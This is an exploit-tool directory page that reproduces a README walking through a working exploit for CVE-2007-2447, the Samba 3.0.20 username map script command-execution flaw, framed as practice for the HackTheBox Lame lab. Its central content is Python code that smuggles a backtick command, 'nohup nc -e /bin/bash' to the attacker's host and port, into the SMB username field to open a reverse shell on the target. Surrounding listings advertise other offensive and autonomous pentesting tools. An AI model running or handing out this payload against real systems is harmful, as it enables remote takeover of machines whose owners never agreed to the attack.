
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2007-2447 — Educational exploit implementation for CVE-2007-2447 Samba 3.0.20-3.0.25rc username map script command execution vulnerability with Python SMB client payload and netcat reverse shell. | Kitploit
Tools/GitHubGitHub/foudadev/cve-2007-2447
Vulnerability AnalysisExploitationPenetration TestingCommand and ControlLearning & EducationRemote Access ToolPayload DevelopmentBinary ExploitationLabs & Practice
GitHubfoudadev/cve-2007-2447

CVE-2007-2447

1242 years agoNot yet reviewed

Educational exploit implementation for CVE-2007-2447 Samba 3.0.20-3.0.25rc username map script command execution vulnerability with Python SMB client payload and netcat reverse shell.

View Repository
Share

ExploitDev Journey #6 | CVE-2007-2447 | Samba 3.0.20 < 3.0.25rc 'Username' map script' Command Execution

Original Exploit: https://www.exploit-db.com/exploits/16320

Exploit name: Samba username map script RCE
CVE: 2007-2447
Lab: Lame - HackTheBox

Description

There is a vulnerability in Samba versions below 3.0.25 that allows an attacker to execute system commands by sending a malformed request as username to the SMB server.


How it works

Here is an example of using the nohup command to create a directory:

Programmatically speaking /= means divide and assignment operator usually used in loops. But why do we need to use it here?
The reason for using that is to divide the domain field and username field while sending the request, a better explanation can be found here. We use the username field to open a netcat connection and connect to our server.


Writing the exploit

Writing the exploit is very easy because there is already a SMB Client library available for Python (install python3-samba package) so all you have to do is to use it like this:

username = f"/=`nohup nc -e /bin/bash {lhost} {lport}`"
conn = SMBConnection(username, '', '', '')

try:
    print("Sending payload")
    conn.connect(rhost, rport, timeout=10)
except Exception as e:
    sys.exit(e)

Let's understand how SMBConnection works, I provided the username but what are the 3 other empty strings?
Those 3 other arguments are: password, my_name & remote_name

For purposes of making our exploit easy to read, we can explicitly write them along with their values but the values for the arguments after username are not required:

conn = SMBConnection(username=username, password='', my_name='', remote_name='')

The following part is easier to understand, we use the instance of SMBConnection class to make a connection and we provide target's IP, port and a timeout number in seconds:

conn.connect(rhost, rport, timeout=10)

Final thoughts

In this exploit development session you learned about creating an SMB client and connecting to a SMB server. You also learned about Linux commands such as nohup which you can later experiment around. You learned about connecting to your attacker machine from the victim machine using netcat which is something that might come useful in your exploit development journey.


Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    257
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    247

Explore all tools

Browse our collection of tools

View all tools →





